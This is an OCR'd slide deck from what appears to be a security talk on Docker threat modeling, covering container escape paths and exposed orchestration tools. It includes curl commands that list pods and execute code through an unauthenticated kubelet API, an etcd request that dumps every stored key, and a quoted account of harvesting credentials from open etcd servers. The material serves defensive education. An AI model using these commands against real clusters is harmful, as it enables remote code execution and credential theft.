# Docker Threat Modeling und OWASP Docker Top 10




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## (self-employed)

Open Source

- Longtime smaller contributions
-  TLS-Checker testssl.sh
- Done this + that for OWASP
  - Europe Conference in Hamburg 2013

- 20+ years paid profession in infosec
- System, network + (web) application security

- Pentests, consulting, training
- Information security management

# What is Container Security?


- **Docker**
  - Doesn't *solve + create* any ***application security*** problems

→ is about **system and network security**.

- *There* you need to be careful not creating attack surfaces

# Devs: Gross lack of knowledge



# Threat modeling

- **Threats to my containers?**


→ **Enumerate!**

# Threat modeling / 1

- **1st vector:** Application escape


  → 2nd: **Host**



- **1st vector:** Application escape

  → 2nd: **Network**
  - Other container
  - Host!
  - NFS, LDAP
  - … and




# Threat modeling / 5


- **1st vector:** Application escape

  → 2nd: **Network**
  - Docker REST API /
  - Orchestration



- **2nd: Network / Orchestration**
  - Kubernetes: Insecure kubelet @ tcp/10250 (HTTPS) + 10255 (HTTP)



**Controlling access to the Kubelet**

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.

Production clusters should enable Kubelet authentication and authorization.

- Default still open? Fixes complete?

# Threat modeling / 5

```
# Lists systems
curl -sk https://$IP:10250/pods | jq .

# Code EXEC
curl -sk https://$IP:10250/exec|run/<ns>/<pod>/<container>/ -d "cmd=ls /"
```

- **2nd: Network / Orchestration**
  - CoreOS,
    - etcd @ tcp/2379


## Authentication Guide

### Overview

Authentication – having users and roles in etcd – was added in etcd 2.1. This guide will help you set up basic authentication in etcd.

etcd before 2.1 was a completely open system; anyone with access to the API could change keys. In order to preserve backward compatibility and upgradability, this feature is off by default.

For a full discussion of the RESTful API, see the authentication API documentation

# Threat modeling / 5

- **2nd: Network / Orchestration**
  - CoreOS,
    - etcd @ tcp/2379

| | |
|---|---|
| password | 8781 |
| aws_secret_access_key | 650 |
| secret_key | 23 |
| private_key | 8 |

*I did a simple search on shodan and came up with 2,284 etcd servers on the open internet. So I clicked a few and on the third try I saw what I was hoping not to see. CREDENTIALS, a lot of CREDENTIALS. Credentials for things like cms_admin, mysql_root, postgres, etc.*

*[..] I wrote a very simple script that basically called the etcd API and requested all keys. That's basically equivalent to doing a database dump but over their very nice REST API.*

```
GET http://<ip address>:2379/v2/keys/?recursive=true
```

*This will return all the keys stored on the servers in JSON format. So my script basically went down the list and created a file for each IP (127-0-0-1.json) with the contents of etcd. I stopped the script at about 750 MB of data and 1,485 of the original IP list.*

From: https://gcollazo.com/the-security-footgun-in-etcd/

- **Target: Orchestration tool**
  - Research:
    - Exposed orchestration tools (Lacework: PDF)
    - **Internet!**

## High Level Findings


- **22,672** OPEN ADMIN DASHBOARDS DISCOVERED ON INTERNET
- **95%** HOSTED INSIDE OF AMAZON WEB SERVICES (AWS)
- **55%** HOSTED IN AN AWS REGION WITH THE US (US-EAST MOST POPULAR)
- **> 300** OPEN ADMIN DASHBOARDS OPEN WITH NO CREDENTIALS

## Platforms Discovered

We discovered the following applications during our research:

- Kubernetes
- Mesos Marathon
- Swagger API UI
- Red Hat Openshift
- Docker Swarm:
    - Portainer
    - Swarmpit

https://arstechnica.com/information-technology/2018/02/tesla-cloud-resources-are-hacked-to-run-cryptocurrency-mining-malware/





Just mining memecoins

The initial point of entry for the Tesla cloud breach, Tuesday's report said, was an unsecured administrative console for Kubernetes, an open source package used by companies to deploy and manage large numbers of cloud-based applications and resources.


"The hackers had infiltrated Tesla's Kubernetes console which was not password protected," RedLock researchers wrote. "Within one Kubernetes pod, access credentials were exposed to Tesla's AWS environment which contained an Amazon S3 (Amazon Simple Storage Service) bucket that had sensitive data such as telemetry."

https://me.me/i/miners-miners-then-now-4733a2b6702d4730aa8c5093ecb33d25

# Threat modeling / 6

- **My dear neighbors**

  → Other Containers

